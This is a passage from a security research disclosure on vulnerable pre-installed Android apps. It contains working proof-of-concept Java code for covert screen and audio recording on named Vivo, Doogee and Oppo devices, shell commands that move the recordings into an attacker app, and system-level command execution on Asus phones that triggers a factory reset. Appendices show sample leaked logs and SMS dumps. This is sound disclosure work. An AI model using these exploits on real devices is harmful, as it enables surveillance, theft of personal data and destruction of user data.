} catch (InterruptedException e) {
    e.printStackTrace();
}
i = new Intent("vivo.acton.ACTION_CHANGE_TOP_STOP_VIEW");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("show_top_stop_view", false);
startService(i);

```

At the end of 60 minutes after executing the code above, the `/system/bin/smartshot` binary finishes its recording and the attacking app can view the previous 60 minutes of the screen usage and observe the user's behavior. This may involve the user entering passwords, entering credit card numbers, writing personal messages and emails, etc. This resulting mp4 file can be sent to a remote location if the attacking app has the INTERNET permission.

## 15.2 Doogee X5 – Video Recording the User's Screen

This device allows third party apps to programmatically initiate the recording of the screen by sending an intent to a pre-installed app. The build fingerprint of the Doogee X5 device is DOOGEE/-full\_hct6580\_weg\_c\_m/hct6580\_weg\_c\_m:6.0/MRA58K/1503503147:user/test-keys. This app has a package name of `com.hct.screenrecord` (versionCode=1, versionName=1.0). When the screen recording occurs, it is not transparent to the user. A visible effect on the screen is a blinking red circle. There is also a notification indicating that the screen is being recorded, although the notification does not allow the user to stop the recording if clicked. The screen recording will stop when the screen goes off or when the user clicks the red circle. The mp4 file will be written to external storage to a base path of `/sdcard/ScreenRecord`. A third-party app can initiate the screen recording with the following source code.

```

Intent i = new Intent();
i.setClassName("com.hct.screenrecord", "com.hct.screenrecord.ScreenRecordService");
startService(i);

```

## 16. Oppo F5 – Audio Record the User

This vulnerability allows any app co-located on the device to record audio of the user and their surroundings. To exploit this vulnerability, the command execution as the system user (see Section 4.5), must also be used to transfer the file due to its restrictive file permissions. The Oppo F5 device we examined had a build fingerprint of OPPO/CPH1723/CPH1723;7.1.1/N6F26Q/1513597833:user/release-keys. The Oppo F5 Android device comes a pre-installed app with a package name of com.oppo.engineermode app (versionCode=25, versionName=V1.01). The com.oppo.engineermode.autoaging.MicTest activity application component within the com.oppo.engineermode app will start recording audio and write it to a file in the /data directory when it is started (e.g., /data/2018-05-03\_04.42.37.amr). When this activity is started by an external app, the external app can wait 600 milliseconds and then send an intent to return to the home screen. This will start the audio recording and the app will not be visible in the recent apps due to starting the activity with the Intent.FLAG\_ACTIVITY\_EXCLUDE\_FROM\_RECENTS flag. So, the user may see an activity pop up and close quickly, although they will not be able to view the activity from the recent app and would likely be unaware that the audio recording is occurring. The source code is provided below.

```
Intent i = new Intent("com.oppo.engineermode.autoaging.MicTest");
i.setClassName("com.oppo.engineermode", "com.oppo.engineermode.autoaging.MicTest");
i.setFlags(Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
this.startActivity(i);
try {
    Thread.sleep(600);
} catch (InterruptedException e) {
    e.printStackTrace();
}
Intent i2 = new Intent("android.intent.action.MAIN");
i2.addCategory(Intent.CATEGORY_HOME);
startActivity(i2);
```

The MicTest activity component will keep recording as long as the activity is alive. The user will not be able to view the activity through the recent apps list to close it. While the audio recording is ongoing, there is no indication to the user such as a notification, toast message, etc. As the audio file is recording, it can be copied to another location, and the copied file will still be playable. The attacking app does not require any permissions to obtain the audio recording file (an amr file), although the app will need the INTERNET permission if the audio file is to be sent to a remote server. Once the attacking app wants the recording file, it needs to determine the file name of the audio file. This can be accomplished by using the com.dropboxchmod app to list the files in the /data directory. Using the approach in Section 4.1.2, the attacking app can transfer one or all amr files to the attacking apps private directory by leveraging the com.dropboxchmod app that allows arbitrary command execution as the system user. SELinux on the Oppo F5 device does not prevent the system user from writing to a third-party app's private directory. The same behavior is not present on the Asus ZenFone V Live device, although it is present on the Asus ZenFone 3 device. The SELinux rules dictate the capability of a platform app directly writing to a third-party app' private directory. Prior to making the com.dropboxchmod app write any files to its internal directory, it will need to make its private app directory (e.g., /data/data/some.attacking.app) both writable and executable. Below are the commands the attacking app can have the com.dropboxchmod app to transfer the audio recording file to is private app directory using the approach detailed in Section 4.5.

```
cp /data/2018-05-03_04.42.37.amr /data/data/the.attacking.app  
chmod 777 /data/data/the.attacking.app/2018-05-03_04.42.37.amr
```

At this point the 2018-05-03\_04.42.37.amr file is readable by the attacking app and can be sent to a remote location.

## Conclusion

Pre-installed apps present a potent attack vector due to their access to privileged permissions, potential widespread presence, and the fact that the user may not be able to disable or remove them. Vulnerable pre-installed apps can present a tangible threat to end-users since certain apps can contain exposed interfaces that will leak PII to locations accessible by other apps on the device. Furthermore, certain vulnerabilities facilitate surveillance by allowing the recording of audio, video, and the user's keystrokes. As we have shown in this document, even devices sold by US carriers can contain severe vulnerabilities. We argue that more effort should be invested in scanning for vulnerabilities and threats that are present on a device as soon as the user first removes it from the box and powers it on.

## Acknowledgements

This work was supported by the Department of Homeland Security (DHS) Science and Technology (S&T) Directorate via award to the Critical Infrastructure Resilience Institute (CIRI) Center of Excellence (COE) led by the University of Illinois at Urbana-Champaign (UIUC). The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DHS.

We would like to thank Vincent Sritapan from DHS S&T. We would also like to thank Dr. Michael Bailey, Joshua Reynolds, Dr. Joshua Mason, and Deepak Kumar from UIUC for their help in downloading and testing apps and technical discussions. A big thank you to Dr. Mohamed Elsabagh for technical advice.

## References

- [1] <https://www.idc.com/getdoc.jsp?containerId=prUS42507917>
- [2] <https://developer.android.com/studio/command-line/adb>
- [3] <https://arstechnica.com/information-technology/2018/04/malicious-apps-in-google-play-gave-attackers-considerable-control-of-phones/>
- [4] <https://android.googlesource.com/platform/frameworks/base/+master/core/res/AndroidManifest.xml>
- [5] Some permissions have an android:protectionLevel of development that allows a user to grant them to an app via ADB.
- [6] <https://developer.android.com/guide/components/intents-filters>

- [7] <https://developer.android.com/guide/components/fundamentals#Components>
- [8] <https://developer.android.com/training/articles/security-tips#ExternalStorage>
- [9] <https://developer.android.com/guide/components/bound-services>
- [10] <http://www.gdbbk.com/>
- [11] <https://techcrunch.com/2017/02/05/oppo-topped-chinas-smartphone-market-in-2016/>
- [12] <https://economictimes.indiatimes.com/tech/hardware/xiao-mi-jiophone-widen-leads-in-smartphone-feature-phone-markets-respectively-counterpoint/articleshow/63887110.cms>
- [13] <https://www.engadget.com/2018/03/03/for-this-iphone-clo-ne-maker-its-all-about-survival/>
- [14] <http://app.mi.com/>
- [15] <https://developer.android.com/reference/android/service/notification/NotificationListenerService>
- [16] <https://developer.android.com/guide/topics/text/creating-input-method>
- [17] <https://developer.android.com/guide/topics/text/spell-checker-framework>
- [18] <https://source.android.com/security/selinux/concepts>
- [19] <https://www.asus.com/support/Download-Center/>
- [20] <http://bbs.coloros.com/forum.php?mod=phones&code=download>
- [21] [https://oppo-au.custhelp.com/app/soft\\_update](https://oppo-au.custhelp.com/app/soft_update)
- [22] <https://forum.xda-developers.com/android/software/caffe-oppo-ozip2zip-tool-t3653052>
- [23] <https://www.blackhat.com/docs/us-17/wednesday/us-17-Johnson-All-Your-SMS-&-Contacts-Belong-To-Adups-&-Others.pdf>
- [24] <https://developer.android.com/studio/command-line/logcat#alternativeBuffers>
- [25] See Sections 9.2 and 10.2 for additional methods for obtaining the system-wide logcat log
- [26] <http://www.blackhat.com/docs/asia-15/materials/asia-15-Johnson-Resurrecting-The-READ-LOGS-Permission-On-SamsungDevices-wp.pdf>
- [27] <http://www.orbic.us/phones/details/10>
- [28] <https://source.android.com/setup/contribute/read-bug-reports>
- [29] <https://www.xda-developers.com/oneplus-root-access-backdoor/>
- [30] <https://www.theverge.com/circuitbreaker/2017/3/24/15042450/apple-catel-a30-moto-g5-plus-amazon-prime-exclusive-phonesad-lockscreen>
- [31] [https://developer.android.com/reference/android/Manifest.permission.html#MASTER\\_CLEAR](https://developer.android.com/reference/android/Manifest.permission.html#MASTER_CLEAR)

- [32] <https://www.t-mobile.com/devices/t-mobile-revvl-plus>
- [33] <https://support.t-mobile.com/community/phones-tablets-devices/android/coolpad-defiant>
- [34] [https://developer.android.com/reference/android/Manifest.permission.html#MASTER\\_CLEAR](https://developer.android.com/reference/android/Manifest.permission.html#MASTER_CLEAR)
- [35] <https://www.cricketwireless.com/support/devices-and-accessories/coolpad-canvas-device-support/customer/devicesupport.html>
- [36] <https://android.googlesource.com/platform/bootable/recovery/+master/recovery.cpp>
- [37] <https://github.com/Kryptowire/daze>

## **Appendix A. PoC code for Arbitrary Command Execution as the system user on the Verizon Asus ZenFone V Live Device. The Same Code Also Works on the Asus ZenFone 3 Max Device.**

```
public void asus_zenfone_V_live_command_execution_as_system_user() {
    Intent i = new Intent();
    i.setClassName("com.asus.splendidcommandagent",
        "com.asus.splendidcommandagent.SplendidCommandAgentService");
    SplendidServiceConnection servConn = new SplendidServiceConnection();
    boolean ret = bindService(i, servConn, BIND_AUTO_CREATE);
    Log.d(TAG, "initService() bound with " + ret);
}

class SplendidServiceConnection implements ServiceConnection {
    @Override
    public void onServiceConnected(ComponentName name, IBinder boundService) {
        Log.w(TAG, "serviceConnected");
        Parcel send = Parcel.obtain();
        Parcel reply = Parcel.obtain();

        send.writeInterfaceToken("com.asus.splendidcommandagent.ISplendidCommandAgentService");
        String command = "am broadcast -a android.intent.action.MASTER_CLEAR";
        send.writeString(command);
        try {
            boolean success = boundService.transact(1, send, reply, Binder.FLAG_ONEWAY);
            Log.i(TAG, "binder transaction success=" + success);
        } catch (RemoteException e) {
            e.printStackTrace();
        }
        send.recycle();
        reply.recycle();
    }
    @Override
    public void onServiceDisconnected(ComponentName arg0) {
        Log.w(TAG, "onServiceConnected");
    }
}
```

## Appendix B. User and Device Data Appearing the in the Logcat Log.

Below are concrete instances of user and device data appearing in the logcat log. This is not an exhaustive listing of items that can appear in the logcat log, but just a sampling. We have modified the values below from their actual values to contrived values to protect our privacy.

### Device GPS Coordinates

03-15 15:19:25.899 1394 1453 D LocationManagerService: incoming location: Location[gps 39.842631,-

78.310564 acc=52 et=+13m58s695ms alt=130.95172119140625 vel=0.0 {Bundle[{satellites=11}]}

03-16 15:56:31.805 17382 17382 I GeofencerStateMachine: sendTransitions: location=Location[-fused

39.842631,-78.310564 acc=70 et=+1h0m16s339ms alt=157.0609130859375 vel=0.0 {Bundle[mParcelledData.dataSize=528]}

03-16 15:56:27.785 3036 3555 V GnssLocationProvider: reportLocation lat: 39.842631 long: -78.310564

timestamp: 1521230188000

### User's Gmail Account

03-15 15:12:45.499 1394 1453 E SyncManager: Couldn't find backoff values for notmyrealaccount@gmail.com/com.google.android.keep:u0

03-16 15:15:35.375 16847 16847 I Finsky : g: " notmyrealaccount@gmail.com"

03-16 15:55:42.675 482 659 I S3UtteranceSender: send account: %s, modelType: %d[notmyrealaccount

@gmail.com, OK\_GOOGLE]

### Device Phone Number

03-16 15:38:17.225 3587 3587 D VendorGsmCdmaPhone: getLine1Number isimrecord return mdn = 5403334444

03-16 15:38:20.005 3587 3587 D VendorGsmCdmaPhone: getLine1Number impu[1]=sip:+15403334444@vzims.com

03-16 15:38:20.005 3587 3587 D VendorGsmCdmaPhone: getLine1Number impu[2]=tel:+15403334444

### Device Serial Number

03-16 17:17:15.315 4171 4171 I zdmc : Hwv: 320983924782

03-16 17:15:42.038 333 333 E wcns\_service: Serial Number is 83924782

### ICCID

03-16 17:16:14.715 3605 3605 D SelfactivationUtil: lccid get ready + iccid = 8914800004026293327

### IMSI

03-16 17:17:15.315 4171 4171 I zdmc : IMSI: 311480407548581

### JavaScript Debug Messages Showing Websites Visited

03-16 15:58:51.425 677 677 I chromium: [INFO:CONSOLE(320)] "[GPT DEBUG] googletag.dis-

play(adoop)", source: http://www.sherdog.com/ (320) 03-16 15:58:45.925 677 677 | chromium: [INFO:CONSOLE(0)] "The SSL certificate used to load resources from https://c.amazon-adsystem.com will be distrusted in M70. Once distrusted, users will be prevented from loading these resources. See https://g.co/chrome/symantecpkicerts for more information.", source: https://www.reddit.com/ (0)

#### Destination Number of Sent Text Messages

03-16 16:27:38.935 8713 8906 D SmsManager: sendMultipartTextMessage's ScAddress is7038889999

03-16 16:27:38.935 8713 8906 D SmsManager: sendTextMessage's ScAddress is7038889999

#### Phone Numbers for Outgoing Calls

03-16 16:28:47.825 9194 9194 D Telecom : UserCallIntentProcessor: ray isOtaspcallFromActivation:false

number: 5409759176: UCA.oC@AAA

03-16 16:28:48.085 9194 9194 D Telecom : UserCallIntentProcessor: isInternationalNumber, num-Country

Code: 1 National Number: 5409759176: UCA.oC@AAA

#### Phone Numbers for Incoming Calls

03-16 16:39:20.315 3876 3876 V SDM : onCallStateChanged() incomingNumber= +15409759176; callState= 1

#### HTTPS Querystring

03-16 15:38:35.125 8475 8486 I ZteDownloadManager: DownloadProvider.insert --> original values = allow\_roaming=true destination=4

hint=file:///storage/emulated/0/Android/data/com.android.vending/files/1521229115002 otheruid=1000

title=Verizon Messages notificationclass=com.google.android.finsky.download.DownloadBroadcastReceiver

is\_public\_api=true visibility=0 notificationpackage=com.android.vending

uri=https://play.googleapis.com/download/by-token/download?-

token=AOTCm0S\_HpISz\_C4dcGd7pY8dxOPdaPFHW4Wh1p\_WXkrpu9QLwMhWWcmHcOg00aeyVHK7RxpddJjvhrjFNgo2jy4nx0IZoOCLOHD59w54dVGOETE\_re2Lp53ASI3M

6ZXeGZnfn1IpgMIRuYG0wDq70FPeZYCEVp7PeJLqFUr7vF1vCz\_RMR3Kpq-

Vxp3aGvcpsNqsLJo\_2uBju1b0bYcRQBQ5Ky2wMlln567OUN

2NNb8NXk1nUOHTV5pMAw5Y7QxOpyNXA1QPd3UWohYrbgK9SSUPsbaBNrBKG-

N8LUjcm\_K\_HS21rQf33imc1TLlvjCxyFEnW3NxABMu3ezNhDKunLjke\_01fMEVnKVA9-

Qbpp0w&cpn=kiHfgl33chp7gskT allowed\_network\_types=2, callingPackage: com.android.vending

#### MAC Address

03-16 16:37:59.385 326 326 D QCNEA : p2p\_device\_address=b2:c1:9e:8f:f5:ce

#### Apps Installed

03-16 16:43:55.025 8798 8798 D Launcher.Model: onReceive intent=Intent {

act=android.intent.action.PACKAGE\_ADDED dat=package:jackpal.androidterm flg=0x4000010

(has extras) }

### Apps Started From the Launcher

03-16 17:07:59.835 3036 14466 | ActivityManager: START u0 {act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x10200000 cmp=air.com.bitrhymes.bingo/AppEntry (has extras)} from uid 10028 on display 0

### Downloaded Files

03-16 15:59:53.695 8475 8486 | ZteDownloadManager: DownloadProvider.insert --> original values =  
 allow\_roaming=true destination=6 flags=0 allow\_write=0 is\_visible\_in\_downloads\_ui=true  
 http\_header\_0=Referer: https://scholar.google.com/ mimetype=application/pdf scanned=0 allow\_metered=true  
 description=10.1.1.687.360.pdf title=10.1.1.687.360.pdf  
 \_data=/storage/emulated/0/Download/10.1.1.687.360.pdf status=200 total\_bytes=311162  
 is\_public\_api=true  
 visibility=2 uri=http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.687.360&rep=rep1&type=pdf  
 notificationpackage=null allowed\_network\_types=-1, callingPackage: com.android.chrome

### SSID

03-16 17:11:59.255 326 326 D QCNEA : |CORE:CAS| ssid: BQ\_net\_994  
 03-16 17:12:07.405 326 326 D QCNEA : ssid= BQ\_net\_994

### Arbitrary Messages from Installed Apps (password from a US Fortune 500 bank app)

03-16 18:14:20.995 21817 21913 D CEOMASyncTask: SignOn requestData @@params [COMPANY=companyID,  
 WFUID=userID, PASSWORD=password, deviceId=a2e608f6bd79c78b, AUTHTYPE=1, token=,  
 ceomNonce,  
 mintSessionId=5ad3a148-d9f7-4431-a03b-1ecb6ca4ff7a, iatxnid=bbf6-ca2f-e5f5-41f9-b225-48f1df1d1c7b,  
 action=signon,  
 iapayload=ewogICAiZW5jcnlwdGVkQm9keSI6ICJhS0hzSklpWRmx4eU-5UNkN1dWlxU0JBaElirO9PQWZIRGZ2RDEzcnJBQ0gvQU1QY29UOWtCYVpDcDZrb2U2WUtdN0RzenlMeHA2NkNlN013L2dqYlltR3JUOWQ5VHh-JaC96L09BRkZKZDRBdXVYT1IjM3AzaUNGSGQ3bWVyc0hTMEhvdGZEc2xGblZbEdxNGpZK3FJcndKOGx5UkFxdIObkZKMmVRWnpKais0bl-VPTnR2SVliMDNlUUXTRTFUdk9wdGRncmVqekh4cWhJeFFjTVZITVh4bWxyTEVIMXE4WkxL3d6Mzh3R3NrTFhjL3Z3VEJuS244K1VIY1Zq-dzZBcmd1Rk40RzFoYUpHNvBNclB3ZTBnTks3MmJBZ0J2OWRiTDFEVmt2aU9vSzlV0UWUWl1S1hpclpMcGxpdHNRVXY5MTAwbzRjaC9salR-DcVBldExTNlpVZW9VSW0zWFZLOEIH0XZrMkV0Z3pTcXgXSUlwMWhQVS9QVFE0U2cyUllaU3FERFINT0dQalFSbjRBWDRCL2orRXBFrd-QYmZVbDMrTE1lbHh4M211UVdJK3k5TFIvUTB3bEZaSnFlc0lzSkgwUXA3ZmpjVGVxSU1mLzNaQUx5OXQzRkU3bzIKeW1heGhoZVQvUW8z-TEl6WTNqSUNha



## Appendix C. The Text of Notifications (shown in red) Appearing in the dumpstate.txt file on the Asus ZenFone 3 Max Device.

Panels:

```
mNotificationPanel=com.android.systemui.statusbar.phone.NotificationPanelView{b3e63a8 I.E.....
.....ID 0,0-720,48 #7f14031f app:id/notification_panel} params=FrameLayout.LayoutParams={
width=matchparent, height=match-parent, leftMargin=0, rightMargin=0, topMargin=0, bottom-
Margin=0 }
[PanelView(NotificationPanelView): expandedHeight=0.000000 maxPanelHeight=48 closing=f
tracking=f justPeeked=f peekAnim=null timeAnim=null touchDisabled=f]
active notifications: 4
[0] key=0|com.android.settings|1|null|1000 icon=StatusBarIconView(slot=com.android.set-
tings/0x1
icon=StatusBarIcon(icon=Icon(typ=RESOURCE pkg=com.android.settings id=0x7f02007f) visible
user=0 )
notification=Notification(pri=0 contentView=null vibrate=null sound=null defaults=0x0 flags=0x0
color=0x00000000 vis=PRIVATE))
pkg=com.android.settings id=1 importance=2
notification=Notification(pri=0 contentView=null vibrate=null sound=null defaults=0x0
flags=0x0 color=0x00000000 vis=PRIVATE)
tickerText="null"
[1] key=-1|android|17040405|null|1000 icon=StatusBarIconView(slot=android/0x1040415
icon=StatusBarIcon(icon=Icon(typ=RESOURCE pkg=android id=0x010807b4) visible user=-1 )
notification=Notification(pri=0 contentView=null vibrate=null sound=null tick defaults=0x0
flags=0x2
color=0xff607d8b vis=PUBLIC))
pkg=android id=17040405 importance=2
notification=Notification(pri=0 contentView=null vibrate=null sound=null tick defaults=0x0
flags=0x2 color=0xff607d8b vis=PUBLIC)
tickerText="USB debugging connected"
[2] key=0|com.android.vending|874755343|null|10041
icon=StatusBarIconView(slot=com.android.vending/0x3423b50f icon=StatusBarIcon(icon=Icon(-
typ=RESOURCE
pkg=com.android.vending id=0x7f0802da) visible user=0 ) notification=Notification(pri=-1 conten-
tView=null
vibrate=null sound=null tick defaults=0x0 flags=0x110 color=0xff0f9d58 category=status vis=PRI-
VATE))
pkg=com.android.vending id=874755343 importance=2
notification=Notification(pri=-1 contentView=null vibrate=null sound=null tick defaults=0x0
flags=0x110 color=0xff0f9d58 category=status vis=PRIVATE)
tickerText="Successfully updated "Android Messages""
[3] key=-1|android|17040400|null|1000 icon=StatusBarIconView(slot=android/0x1040410
icon=StatusBarIcon(icon=Icon(typ=RESOURCE pkg=android id=0x010807b4) visible user=-1 )
notification=Notification(pri=-2 contentView=null vibrate=null sound=null tick defaults=0x0
flags=0x2
color=0xff607d8b vis=PUBLIC))
pkg=android id=17040400 importance=1
notification=Notification(pri=-2 contentView=null vibrate=null sound=null tick defaults=0x0
flags=0x2 color=0xff607d8b vis=PUBLIC)
tickerText="USB for file transfer"
```

## Appendix D. The output of querying the `com.rcs.gsma.na.provider.message` authority of the `com.rcs.gsma.na.provider.message.MessageProvider` class.

```

_id:10 thread_id:4 address:(703) 671-7890 person:null date:1520018133117 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body:Heyyy
service_center:null locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1 priority:-1
phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null rcs_msg_type:-1
rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null rcs_file_selector:null
rcs_file_transferred:null rcs_file_transfer_id:null rcs_file_size:0 rcs_thumb_path:null
rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null rcs_file_record:null
rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null rcs_file_status:null
rcs_thumb_status:null
_id:9 thread_id:4 address:(703) 671-7890 person:null date:1520013100751 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body: Gen
service_center:null locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1 priority:-1
phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null rcs_msg_type:-1
rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null rcs_file_selector:null
rcs_file_transferred:null rcs_file_transfer_id:null rcs_file_size:0 rcs_thumb_path:null
rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null rcs_file_record:null
rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null rcs_file_status:null
rcs_thumb_status:null
_id:8 thread_id:4 address:+17036717890 person:null date:1519962834336 date_sen-
t:1519962834000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body:koraxx
service_center:+12063130056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transferred:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null
_id:7 thread_id:4 address:+17036717890 person:null date:1519962832167 date_sen-
t:1519962831000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body:koarxx
service_center:+12063130056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transferred:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null
_id:6 thread_id:4 address:(703) 671-7890 person:null date:1519962780392 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body:korax
service_center:null locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1 priority:-1
phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null rcs_msg_type:-1
rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null rcs_file_selector:null
rcs_file_transferred:null rcs_file_transfer_id:null rcs_file_size:0 rcs_thumb_path:null
rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null rcs_file_record:null
rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null rcs_file_status:null
rcs_thumb_status:null

```

```

_id:5 thread_id:4 address:+17036717890 person:null date:1519959534085 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body:what
the?????? service_center:null locked:0 sub_id:-1 error_code:0 creator:com.rcs.gsma.na.sdk
seen:1 priority:-1 phone_id:-1 rcs_message_id:151995953409400001 rcs_file_name:null
rcs_mime_type:null rcs_msg_type:0 rcs_msg_state:32 rcs_conversation_id:34-
db30f7-9327-40ec85cd-16693579cc71 rcs_contribution_id:2763-
cb38-5fa2-4fd4-ab10-fea00688c6ba
rcs_file_selector:null rcs_file_transferred:0 rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:0 rcs_file_record:0
rcs_chat_type:1 rcs_disposition_type:0 rcs_extend_body:null rcs_file_status:0
rcs_thumb_status:0
_id:4 thread_id:5 address:456 person:null date:1519958756064 date_sent:1519958754000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body:T-Mobile allows you
to purchase services from third parties and makes it easy to identify those charges to your
account. You can also block purchases from third parties; visit t-mo.co/block to learn more.
service_center:+14054720056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transferred:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null
_id:3 thread_id:4 address:+17036717890 person:null date:1519953491939 date_sen-
t:1519953492000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body:Test
service_center:+12063130056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transferred:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null
_id:2 thread_id:4 address:(703) 671-7890 person:null date:1519953411079 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body:Test
service_center:null locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1 priority:-1
phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null rcs_msg_type:-1
rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null rcs_file_selector:null
rcs_file_transferred:null rcs_file_transfer_id:null rcs_file_size:0 rcs_thumb_path:null
rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null rcs_file_record:null
rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null rcs_file_status:null
rcs_thumb_status:null
_id:1 thread_id:1 address:2941 person:null date:1519953278426 date_sent:1519953238000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body>Welcome to T-Mobile!
Dial #BAL# to check your balances. Your T-Mobile number is 17036348111
service_center:+12063130056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transferred:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null

```

## Appendix E. The output of querying the `com.rcs.gsma.na.provider.capability` authority of the `com.rcs.gsma.na.provider.capability.CapabilityProvider` class.

```
_id:1 contact:+17035307980 date:1520039661214 caps:0 uri:sip:+17035307980@msg.pc.t-mobile.com
_id:2 contact:+17036717890 date:1520889512809 caps:0 uri:
_id:3 contact:+15403464546 date:1520889269698 caps:0 uri:
_id:4 contact:+15403464546 date:1520889269698 caps:0 uri:
_id:5 contact:+17064546454 date:1520889269755 caps:0 uri:
```

## Appendix F. The `AndroidManifest.xml` file of the `com.qualcomm.qti.modemtestmode` app (`versionCode=25`, `versionName=7.1.2`) from the `Vivo V7` Android Device.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
xmlns:android="http://schemas.android.com/apk/res/android"
android:sharedUserId="android.uid.system" package="com.qualcomm.qti.modemtestmode"
platformBuildVersionCode="25" platformBuildVersionName="7.1.2">
<uses-permission android:name="com.qualcomm.permission.USE_QCRIL_MSG_TUNNEL"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<application android:allowBackup="true" android:icon="@drawable/mbn"
android:label="@string/app_name" android:name="com.qualcomm.qti.modemtestmode.MbnApp-
Globals"
android:theme="@android:style/Theme.Black">
<uses-library android:name="com.qualcomm.qcrilhook" android:required="true"/>
<activity android:label="@string/app_name" android:name=".MbnFileActivate"
android:screenOrientation="portrait">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
</intent-filter>
</activity>
<activity android:label="@string/mbn_validate" android:name=".MbnTestValidate"
android:screenOrientation="portrait"
android:taskAffinity="com.qualcomm.qti.modemtestmode.MbnTestValidate"/>
<activity android:name=".MbnFileLoad" android:screenOrientation="portrait"
android:taskAffinity="com.qualcomm.qti.modemtestmode.MbnFileLoad"/>
<activity android:name="com.qualcomm.qti.modemtestmode.MbnInfoActivity"
android:screenOrientation="portrait"
android:taskAffinity="com.qualcomm.qti.modemtestmode.MbnInfoActivity"/>
<activity android:name="com.qualcomm.qti.modemtestmode.MbnAutoTestActivity"
android:screenOrientation="portrait"
android:taskAffinity="com.qualcomm.qti.modemtestmode.MbnAutoTestActivity"/>
<service android:exported="true" android:name=".MbnTestService"
android:process="com.android.phone"/>
<service android:name=".MbnSystemService"/>
<receiver android:name=".DefaultReceiver">
<intent-filter>
<action android:name="android.intent.action.BOOT_COMPLETED"/>
```

```

</intent-filter>
<intent-filter>
<action android:name="android.provider.Telephony.VIVO_SECRET_CODE"/>
<data android:host="6266344" android:scheme="android_vivo_sec_code"/>
<data android:host="33266344" android:scheme="android_vivo_sec_code"/>
<data android:host="3266344" android:scheme="android_secret_code"/>
<data android:host="76266344" android:scheme="android_vivo_sec_code"/>
</intent-filter>
</receiver>
</application>
